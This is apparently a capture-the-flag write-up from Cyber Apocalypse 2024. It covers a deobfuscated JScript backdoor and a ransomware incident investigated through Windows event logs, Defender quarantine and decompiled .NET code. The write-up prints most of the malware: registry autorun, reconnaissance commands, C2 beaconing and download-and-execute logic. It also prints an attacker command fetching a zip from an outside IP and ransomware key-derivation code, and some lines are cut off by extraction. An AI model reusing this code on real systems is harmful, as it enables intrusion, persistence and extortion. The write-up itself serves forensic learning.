var secretKey = "KRMLT0G3PHdYjnEm";
var commands = new Array("systeminfo > ", "net view >> ", "net v

```

```

var fileSystemObj = new ActiveXObject("Scripting.FileSystemObject");
var scriptFileName = WScript.ScriptName;
var userName = "";
var randomName = generateRandomName();

function encodeBase64(inputStr, isUrlSafe) {
    var charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    var encodedStr = "";
    var bitString = "";
    for (var i = 0; i < inputStr.length; ++i) {
        var charCode = inputStr.charCodeAt(i);
        var binaryString = charCode.toString(2);
        while (binaryString.length < (isUrlSafe ? 8 : 16)) binaryString += "0";
        bitString += binaryString;
        while (bitString.length >= 6) {
            var chunk = bitString.slice(0, 6);
            bitString = bitString.slice(6);
            encodedStr += charset.charAt(parseInt(chunk, 2))
        }
    }
    if (bitString) {
        while (bitString.length < 6) bitString += "0";
        encodedStr += charset.charAt(parseInt(bitString, 2))
    }
    while (encodedStr.length % (isUrlSafe ? 4 : 8) !== 0) encodedStr += " ";
    return encodedStr;
}

var charMap = [];
charMap["C7"] = "80";
charMap["FC"] = "81";
charMap["E9"] = "82";
charMap["E2"] = "83";
charMap["E4"] = "84";
charMap["E0"] = "85";
charMap["E5"] = "86";
charMap["E7"] = "87";
charMap["EA"] = "88";
charMap["EB"] = "89";

```

```
charMap["E8"] = "8A";
charMap["EF"] = "8B";
charMap["EE"] = "8C";
charMap["EC"] = "8D";
charMap["C4"] = "8E";
charMap["C5"] = "8F";
charMap["C9"] = "90";
charMap["E6"] = "91";
charMap["C6"] = "92";
charMap["F4"] = "93";
charMap["F6"] = "94";
charMap["F2"] = "95";
charMap["FB"] = "96";
charMap["F9"] = "97";
charMap["FF"] = "98";
charMap["D6"] = "99";
charMap["DC"] = "9A";
charMap["A2"] = "9B";
charMap["A3"] = "9C";
charMap["A5"] = "9D";
charMap["20A7"] = "9E";
charMap["192"] = "9F";
charMap["E1"] = "A0";
charMap["ED"] = "A1";
charMap["F3"] = "A2";
charMap["FA"] = "A3";
charMap["F1"] = "A4";
charMap["D1"] = "A5";
charMap["AA"] = "A6";
charMap["BA"] = "A7";
charMap["BF"] = "A8";
charMap["2310"] = "A9";
charMap["AC"] = "AA";
charMap["BD"] = "AB";
charMap["BC"] = "AC";
charMap["A1"] = "AD";
charMap["AB"] = "AE";
charMap["BB"] = "AF";
charMap["2591"] = "B0";
```



```
charMap["2592"] = "B1";
charMap["2593"] = "B2";
charMap["2502"] = "B3";
charMap["2524"] = "B4";
charMap["2561"] = "B5";
charMap["2562"] = "B6";
charMap["2556"] = "B7";
charMap["2555"] = "B8";
charMap["2563"] = "B9";
charMap["2551"] = "BA";
charMap["2557"] = "BB";
charMap["255D"] = "BC";
charMap["255C"] = "BD";
charMap["255B"] = "BE";
charMap["2510"] = "BF";
charMap["2514"] = "C0";
charMap["2534"] = "C1";
charMap["252C"] = "C2";
charMap["251C"] = "C3";
charMap["2500"] = "C4";
charMap["253C"] = "C5";
charMap["255E"] = "C6";
charMap["255F"] = "C7";
charMap["255A"] = "C8";
charMap["2554"] = "C9";
charMap["2569"] = "CA";
charMap["2566"] = "CB";
charMap["2560"] = "CC";
charMap["2550"] = "CD";
charMap["256C"] = "CE";
charMap["2567"] = "CF";
charMap["2568"] = "D0";
charMap["2564"] = "D1";
charMap["2565"] = "D2";
charMap["2559"] = "D3";
charMap["2558"] = "D4";
charMap["2552"] = "D5";
charMap["2553"] = "D6";
charMap["256B"] = "D7";
```

```
charMap["256A"] = "D8";
charMap["2518"] = "D9";
charMap["250C"] = "DA";
charMap["2588"] = "DB";
charMap["2584"] = "DC";
charMap["258C"] = "DD";
charMap["2590"] = "DE";
charMap["2580"] = "DF";
charMap["3B1"] = "E0";
charMap["DF"] = "E1";
charMap["393"] = "E2";
charMap["3C0"] = "E3";
charMap["3A3"] = "E4";
charMap["3C3"] = "E5";
charMap["B5"] = "E6";
charMap["3C4"] = "E7";
charMap["3A6"] = "E8";
charMap["398"] = "E9";
charMap["3A9"] = "EA";
charMap["3B4"] = "EB";
charMap["221E"] = "EC";
charMap["3C6"] = "ED";
charMap["3B5"] = "EE";
charMap["2229"] = "EF";
charMap["2261"] = "F0";
charMap["B1"] = "F1";
charMap["2265"] = "F2";
charMap["2264"] = "F3";
charMap["2320"] = "F4";
charMap["2321"] = "F5";
charMap["F7"] = "F6";
charMap["2248"] = "F7";
charMap["B0"] = "F8";
charMap["2219"] = "F9";
charMap["B7"] = "FA";
charMap["221A"] = "FB";
charMap["207F"] = "FC";
charMap["B2"] = "FD";
charMap["25A0"] = "FE";
```

```

charMap["A0"] = "FF";

function generateRandomName() {
    var length = Math.ceil(Math.random() * 10 + 25);
    var name = String.fromCharCode(Math.ceil(Math.random() * 24
    var networkObj = WScript.CreateObject("WScript.Network");
    userName = networkObj.UserName;
    for (var count = 0; count < length; count++) {
        switch (Math.ceil(Math.random() * 3)) {
            case 1:
                name = name + Math.ceil(Math.random() * 8);
                break;
            case 2:
                name = name + String.fromCharCode(Math.ceil(Math
                break;
            default:
                name = name + String.fromCharCode(Math.ceil(Math
                break;
        }
    }
    return name;
}

var registry = getRegistryHandler(HAP5());
try {
    var shell = HAP5();
    setupAutorun();
    runCommands()
} catch (e) {
    WScript.Quit();
}

function runCommands() {
    var encodedCmds = encodeBase64(randomName, true);
    while (true) {
        for (var i = 0; i < urls.length; i++) {
            var url = urls[i];
            var response = sendRequest(url, encodedCmds);
            switch (response) {

```

```

        case "good":
            break;
        case "exit":
            WScript.Quit();
            break;
        case "work":
            executeScript(url);
            break;
        case "fail":
            cleanup();
            break;
        default:
            break;
    }
    generateRandomName();
}
WScript.Sleep((Math.random() * 300 + 3600) * 1e3);
}

function getRegistryHandler(obj) {
    return obj["ActiveXObject"];
}

function executeRemoteCommand(url, data) {
    var payloadFile = randomName + scriptFileName.substring(0, s
    var xhttp = new ActiveXObject("MSXML2.XMLHTTP");
    xhttp.OPEN("post", url, false);
    xhttp.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Windows
    xhttp.SETREQUESTHEADER("content-type:", "application/octet-s
    xhttp.SETREQUESTHEADER("content-length:", "4");
    xhttp.SETREQUESTHEADER("Cookie:", "flag=SFRce200bGQwY3NfNHIZ
    xhttp.SEND("work");
    if (fileSystemObj.FILEEXISTS(payloadFile)) {
        fileSystemObj.DELETEFILE(payloadFile);
    }
    if (xhttp.STATUS == 200) {
        var streamObj = new ActiveXObject("ADODB.STREAM");
        streamObj.TYPE = 1;
    }
}

```

```

        streamObj.OPEN();
        streamObj.WRITE(xhttp.responseBody);
        streamObj.Position = 0;
        streamObj.Type = 2;
        streamObj.CharSet = "437";
        var decodedScript = decodeBase64("2f532d6baec3d0ec7b1f98
        saveScript(decodedScript, payloadFile);
        streamObj.Close();
    }
    var randomName = generateRandomName();
    executeScript(payloadFile, url);
    WScript.Sleep(3e4);
    fileSystemObj.DELETEFILE(payloadFile);
}

function cleanup() {
    fileSystemObj.DELETEFILE(WScript.SCRIPTFULLNAME);
    registry.REGDELETE("HKEY_CURRENT_USER\\software\\microsoft\\
    WScript.Quit();
}

function sendRequest(url, data) {
    try {
        var xhttp = new ActiveXObject("MSXML2.XMLHTTP");
        xhttp.OPEN("post", url, false);
        xhttp.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Wind
        xhttp.SETREQUESTHEADER("content-type:", "application/oct
        var requestData = encodeBase64(data, true);
        xhttp.SETREQUESTHEADER("content-length:", requestData.le
        xhttp.SEND(requestData);
        return xhttp.responseText;
    } catch (e) {
        return "";
    }
}

function generateHash() {
    var hash = "";
    var networkObj = WScript.CreateObject("WScript.Network");

```

```

var payload = secretKey + networkObj.ComputerName + userName
for (var i = 0; i < 16; i++) {
    var xorResult = 0;
    for (var j = i; j < payload.length - 1; j++) {
        xorResult = xorResult ^ payload.charCodeAt(j);
    }
    xorResult = xorResult % 10;
    hash = hash + xorResult.toString(10);
}
hash = hash + secretKey;
return hash;
}

function setupAutorun() {
    var scriptPath = randomName + scriptFileName.substring(0, sc
    fileSystemObj.COPYFILE(WScript.ScriptFullName, randomName +
    var delayTime = (Math.random() * 150 + 350) * 1e3;
    WScript.Sleep(delayTime);
    registry.REGWRITE("HKEY_CURRENT_USER\\software\\microsoft\\w
}

function collectSystemInfo() {
    var tempFileName = randomName + "~dat.tmp";
    for (var i = 0; i < commands.length; i++) {
        shell.Run("cmd.exe /c " + commands[i] + '"' + tempFileNa
    }
    var collectedData = readFromFile(tempFileName);
    WScript.Sleep(1e3);
    fileSystemObj.DELETEFILE(tempFileName);
    return decodeBase64("2f532d6baec3d0ec7b1f98aed4774843", coll
}

function executeScript(filePath) {
    try {
        if (fileSystemObj.FILEEXISTS(filePath)) {
            shell.Run('"' + filePath + '"');
        }
    } catch (e) {
        var xhttp = new XMLHttpRequest("MSXML2.XMLHTTP");
    }
}

```

```

        xhttp.OPEN("post", url, false);
        var requestData = "error";
        xhttp.SETREQUESTHEADER("user-agent:", "Mozilla/5.0 (Wind
        xhttp.SETREQUESTHEADER("content-type:", "application/oct
        xhttp.SETREQUESTHEADER("content-length:", requestData.le
        xhttp.SEND(requestData);
        return "";
    }
}

function encodeBase64(data, forUrl) {
    var charset = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz";
    var encodedData = "";
    var chunk = "";
    for (var i = 0; i < data.length; ++i) {
        var charCode = data.charCodeAt(i);
        var binaryString = charCode.toString(2);
        while (binaryString.length < (forUrl ? 8 : 16)) binarySt
        chunk += binaryString;
        while (chunk.length >= 6) {
            var sixBitChunk = chunk.slice(0, 6);
            chunk = chunk.slice(6);
            encodedData += charset.charAt(parseInt(sixBitChunk,
        }
    }
    if (chunk) {
        while (chunk.length < 6) chunk += "0";
        encodedData += charset.charAt(parseInt(chunk, 2));
    }
    while (encodedData.length % (forUrl ? 4 : 8) != 0) encodedDa
    return encodedData;
}

function decodeBase64(key, encodedData) {
    var keyLength = key.length;
    var encodedLength = encodedData.length;
    var decodedData = "";
    for (var i = 0; i < 256; i++) {
        keyArray[i] = i;
    }
}

```

```

    }
    for (var i = 0; i < 256; i++) {
        keyIndex = (keyIndex + keyArray[i] + key.charCodeAt(i %
        swapValue = keyArray[i];
        keyArray[i] = keyArray[keyIndex];
        keyArray[keyIndex] = swapValue;
    }
    var keyIndex = 0;
    var j = 0;
    for (var i = 0; i < encodedLength; i++) {
        j = (j + 1) % 256;
        keyIndex = (keyIndex + keyArray[j]) % 256;
        swapValue = keyArray[j];
        keyArray[j] = keyArray[keyIndex];
        keyArray[keyIndex] = swapValue;
        decodedData += String.fromCharCode(encodedData.charCodeAtA
    }
    return decodedData;
}

function saveScript(script, filePath) {
    var streamObj = WScript.CreateObject("ADODB.Stream");
    streamObj.type = 2;
    streamObj.Charset = "iso-8859-1";
    streamObj.Open();
    streamObj.WriteText(script);
    streamObj.Flush();
    streamObj.Position = 0;
    streamObj.SaveToFile(filePath, 2);
    streamObj.close();
}

function generateScriptPath() {
    scriptFileName = "Script.js";
    var scriptPath = "c:\\Users\\" + userName + "\\AppData\\Loca
    if (!fileSystemObj.FOLDEREXISTS(scriptPath)) scriptPath = "c
    if (!fileSystemObj.FOLDEREXISTS(scriptPath)) scriptPath = "c
    return scriptPath;
}

```



```
function readFromFile(filePath) {
    var streamObj = WScript.CreateObject("ADODB.Stream");
    streamObj.Type = 2;
    streamObj.Charset = "437";
    streamObj.Open();
    streamObj.LoadFromFile(filePath);
    var data = streamObj.ReadText;
    streamObj.Close();
    return data;
}
```

In the deobfuscated code, a very suspicious line caught my eye.

`xhttp.SETREQUESTHEADER("Cookie:", "flag=SFRCe200bGQwY3NfNHIzX2czdHQxbmdfVHIxY2tpMTNyfQo=");`. By decoding the cookie using Base64, we can retrieve the flag.

▼ Forensics[hard] - Confinement

From `powershell-operational.evtx`, I found the attacker used the powershell at roughly 8pm (UTC+8)

Type	Date	Time	Event	Source	Category	User	Computer
Verbose	03/05/2024	8:41:31 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:41:31 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:32 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:27 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:27 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:26 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:25 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:22 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:22 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:18 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:18 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:16 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:16 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:10 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:09 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\SYSTEM	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:03 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:39:03 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:57 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:57 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:54 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:54 PM	40962	Microsoft-Windows-P	PowerShell Console Star	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:54 PM	53504	Microsoft-Windows-P	PowerShell Named Pipe	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:54 PM	40961	Microsoft-Windows-P	PowerShell Console Star	\\SYSTEM	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:53 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:51 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:50 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\SYSTEM	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:49 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:49 PM	40962	Microsoft-Windows-P	PowerShell Console Star	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:49 PM	53504	Microsoft-Windows-P	PowerShell Named Pipe	\\SYSTEM	DESKTOP-A1L0P1U
Information	03/05/2024	8:38:49 PM	40961	Microsoft-Windows-P	PowerShell Console Star	\\SYSTEM	DESKTOP-A1L0P1U
Verbose	03/05/2024	8:38:43 PM	4104	Microsoft-Windows-P	Execute a Remote Com	\\S-1-5-21-2440829697-	DESKTOP-A1L0P1U

Description
 Creating Scriptblock text (1 of 1):
 Invoke-WebRequest -URI "http://13.53.200.146/intel.zip" -OutFile ".\\intel.zip"

 ScriptBlock ID: 12e16f4b-0c2e-4831-9594-56347efd339f
 Path:

This is just a first rough view to understand what's going on. To understand further, I used <https://github.com/Yamato-Security/hayabusa>, a Windows event log fast forensics timeline generator and threat hunting tool: `hayabusa-2.13.0-win-x64.exe csv-timeline -d .\\Logs\\ -o results.csv` to generate a forensics timeline that contains only critical and high alerts.

```
Results Summary:

Events with hits / Total events: 15 / 82,700 (Data reduction: 82,685 events (99.98%))

Total | Unique detections: 22 | 8
Total | Unique critical detections: 9 (40.91%) | 2 (25.00%)
Total | Unique high detections: 13 (59.09%) | 6 (75.00%)
Total | Unique medium detections: 0 (0.00%) | 0 (0.00%)
Total | Unique low detections: 0 (0.00%) | 0 (0.00%)
Total | Unique informational detections: 0 (0.00%) | 0 (0.00%)

Dates with most total detections:
critical: 2024-03-05 (9), high: 2024-03-05 (12), medium: n/a, low: n/a, informational: n/a

Top 5 computers with most unique detections:
critical: DESKTOP-A1L0P1U (2)
high: DESKTOP-A1L0P1U (5), DESKTOP-BNDE3TU (1)
medium: n/a
low: n/a
informational: n/a
```

Top critical alerts:	Top high alerts:
Defender Alert (Severe) (7)	Antivirus Hacktool Detection (3)
Antivirus Password Dumper Detection (2)	Defender Alert (High) (3)
n/a	Dumping of Sensitive Hives Via Reg.EXE (3)
n/a	Antivirus Relevant File Paths Alerts (2)
n/a	User Added To Local Admin Grp (1)
Top medium alerts:	Top low alerts:
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a
Top informational alerts:	
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a
n/a	n/a

Saved file: results.csv (25.7 KB)

By filtering event ID 1116 (`MALWAREPROTECTION_STATE_MALWARE_DETECTED - Microsoft Defender`), we can see there's 4 malware in total. Knowing that there's 4 malware, I checked the defender logs by filtering event ID 1117 for actions taken and found that all four were quarantined.


Microsoft-Windows-Windows Defender%4Operational.evtx					
<div> <div> <div>⏮</div> <div>⏪</div> <div>⏩</div> <div>⏭</div> </div> <div> <div>⬇️ 247</div> <div>🔊 17</div> <div>☑️ 1</div> </div> </div>				UTC+8:00	
Type	Date	Time	Event	Source	Category
Information	03/05/2024	8:55:36 PM	1117	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:55:18 PM	1116	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:46:09 PM	1117	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:45:53 PM	1117	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:45:48 PM	1116	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:45:48 PM	1116	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:45:29 PM	1116	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:44:38 PM	1117	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:44:04 PM	1116	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:42:54 PM	1117	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:42:54 PM	1117	Microsoft-Windows-Windows Defender	None
Information	03/05/2024	8:42:39 PM	1117	Microsoft-Windows-Windows Defender	None
Warning	03/05/2024	8:42:19 PM	1116	Microsoft-Windows-Windows Defender	None
Description					
<p>Microsoft Defender Antivirus has taken action to protect this machine from malware or other potentially unwanted software. For more information please see the following: https://go.microsoft.com/fwlink/?linkid=37020&name=Trojan:Win32/Wacatac.B!ml&threatid=2147735505&enterprise=0</p> <p>Name: Trojan:Win32/Wacatac.B!ml ID: 2147735505 Severity: Severe Category: Trojan Path: file: C:\Users\tommyxiaomi\Documents\intel.exe Detection Origin: Local machine Detection Type: FastPath Detection Source: Real-Time Protection User: NT AUTHORITY\SYSTEM Process Name: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Action: Quarantine Action Status: No additional actions required Error Code: 0x00000000 Error description: The operation completed successfully. Security intelligence Version: AV: 1.405.1091.0, AS: 1.405.1091.0, NIS: 1.405.1091.0 Engine Version: AM: 1.1.24010.10, NIS: 1.1.24010.10</p>					

Cyber Apocalypse 2024: Hacker Royale

Reverse, Reveal, Recover: Windows Defender Quarantine Forensics

Max Groot and Erik Schamper TL;DR Windows Defender (the antivirus shipped with standard installations of Windows) places malicious files into quarantine upon detection. Reverse engineering mpengine...


<https://research.nccgroup.com/2023/12/14/reverse-reveal-recover-windows-defender-quarantine-forensics/>



Extracting Quarantine Files from Windows Defender

Recently, I got an incident related to Windows Defender detected & quarantined file related to some backdoor. The MDE alert details show something like this: Usually, we go with the easiest way...

<https://blog.khairulazam.net/2023/12/12/extracting-quarantine-files-from-windows-defender/>



After parsing the entry records using <https://github.com/zam89/Windows-Defender-Quarantine-File-Decryptor>, we get the following:

```
file_record(path='C:\Users\tommyxiaomi\Documents\browsers-pw-decrypt.exe', hash='49D2DBE7E1E75C6957E7DD2D4E00EF37E77C0FCE', detection='HackTool:Win32/LaZagne', filetime=2024-03-05 12:42:39.474345000)
```

```
file_record(path='C:\Users\tommyxiaomi\Documents\fsScan64.exe', hash='B23626565BF4CD28999377F1AFD351BE976443A2', detection='Trojan:Win32/CryptInject', filetime=2024-03-05 12:42:54.139045000)
```

```
file_record(path='C:\Users\tommyxiaomi\Documents\intel.exe', hash='AEB49B27BE00FB9EFC633731DBF241AC94438B7', detection='Trojan:Win32/Wacatac.B!ml', filetime=2024-03-05 12:44:38.725888000)
```

```
file_record(path='C:\Users\tommyxiaomi\Documents\mimikatz.exe', hash='6A5D1A3567B13E1C3F511958771FBEB9841372D1', detection='HackTool:Win32/Mimikatz!pz', filetime=2024-03-05 12:42:54.139045000)
```

After extracting the file, we know its a .NET malware:

```
(kali㉿kali)-[~/Downloads/confinement]
$ file intel.exe
intel.exe: PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows, 3 sections
```

Therefore, I used <https://github.com/icsharpcode/ILSpy> to view the malware source code. From the code, it generates the key and IV based on the password argument and fixed salt bytearray. To find the contents of password variable, we will need to backtrack.

```
// Encrypter.Class.CoreEncrypter
+ using ...

public class CoreEncrypter
- {
+     public string password ...
+     public string alert ...
+     public string alertName ...
+     public string email ...

+     public CoreEncrypter(string password, string alert, string alertName, string email)
+     {
+         ...

+     public void EncryptFile(string file)
+     {
+         byte[] array = new byte[65535];
+         byte[] salt = new byte[8] { 0, 1, 1, 0, 1, 1, 0, 0 };
+         Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, salt, 4953);
+         RijndaelManaged rijndaelManaged = new RijndaelManaged();
+         rijndaelManaged.Key = rfc2898DeriveBytes.GetBytes(rijndaelManaged.KeySize / 8);
+         rijndaelManaged.Mode = CipherMode.CBC;
+         rijndaelManaged.Padding = PaddingMode.ISO10126;
+         rijndaelManaged.IV = rfc2898DeriveBytes.GetBytes(rijndaelManaged.BlockSize / 8);
+         FileStream fileStream = null;
+         try
```

Notice that password was initialized from constructor `CoreEncryptor` . We found that its being used in the main function.

```

private static void Main(string[] args)
{
    Utility utility = new Utility();
    PasswordHasher passwordHasher = new PasswordHasher();
    if (Dns.GetHostName().Equals("DESKTOP-A1L0P1U", StringComparison.OrdinalIgnoreCase))
    {
        UID = utility.GenerateUserID();
        utility.Write("\nUserID = " + UID, ConsoleColor.Cyan);
        Alert alert = new Alert(UID, email1, email2);
        email = string.Concat(new string[] { email1, " And ", email2, " (send both)" });
        coreEncrypter = new CoreEncrypter(passwordHasher.GetHashCode(UID, salt), alert.ValidateAlert(), alertName, email);
        utility.Write("\nStart ...", ConsoleColor.Red);
        Enc(Environment.CurrentDirectory);
        Console.ReadKey();
    }
}

private static List<string> Enc(string sDir)
{
    ...
}

static Program()
{
    email1 = "fraycrypter@korp.com";
    email2 = "fraydecryptsp@korp.com";
    alertName = "ULTIMATUM";
    salt = "0f5264038205edfb1ac05fbb0e8c5e94";
    softwareName = "Encrypter";
    coreEncrypter = null;
    UID = null;
}

```

By analyzing the main function, the `password` argument is `GetHashCode(UID, salt)`. We had the salt in `CoreEncrypt` function, which left us with `UID` because its random generated.

```

public string GetHashCode(string password, string salt)
{
    string password2 = password + salt;
    return Hasher(password2);
}

public string Hasher(string password)
{
    using SHA512CryptoServiceProvider SHA512CryptoServiceProvider
    = new SHA512CryptoServiceProvider();
    byte[] bytes = Encoding.UTF8.GetBytes(password);
    return Convert.ToBase64String(SHA512CryptoServiceProvider.ComputeHash(bytes));
}

```

Notice that UID was passed into Alert function, which is then processed as AttackID.


```

// Encrypter.Class.Alert
internal class Alert

```



```
er></p>\r\n\t\t\t\t\t\t\t</div>\r\n\t\t\t\t\t\t\t<div class='footer'>
Faction ID = <span>" + AttackID + "</span></div>\r\n\t\t\t\t\t\t\t</d
iv>\r\n\t\t\t\t\t\t\t</body>\r\n\t\t\t\t\t\t\t</html>";
        return html;
    }
}
```



By comparing the alert function from the source code, we found the exact same hta content that was generated by the malware. Therefore, the UID generated is `5K7X7E6X7V2D6F`. With the UID and salt, we can retrieve the original argument sent to `CoreEncryptor` and also get the aes key as well as IV by running the following code:

5K7X7E6X7V2D6F . With the UID and salt, we can retrieve the original argument sent to
CoreEncryptor and also get the aes key as well as IV by running the following code:

```
using System;
using System.Security.Cryptography;
using System.Text;
using System.IO;

public class Program
{
    public static void Main()
    {
        // Create an instance of the PasswordHasher class
        PasswordHasher passwordHasher = new PasswordHasher();
    }
}
```

```

// Given UID and salt
string UID = "5K7X7E6X7V2D6F";
string salt = "0f5264038205edfb1ac05fbb0e8c5e94";

// Compute the hash code for UID and salt
string computedHashedUID = passwordHasher.GetHashCode(UID, salt);

// Print the computed hashed UID
Console.WriteLine("Computed Hashed UID:");
Console.WriteLine(computedHashedUID);

byte[] array = new byte[65535];
byte[] saltA = new byte[8] { 0, 1, 1, 0, 1, 1, 0, 0 };
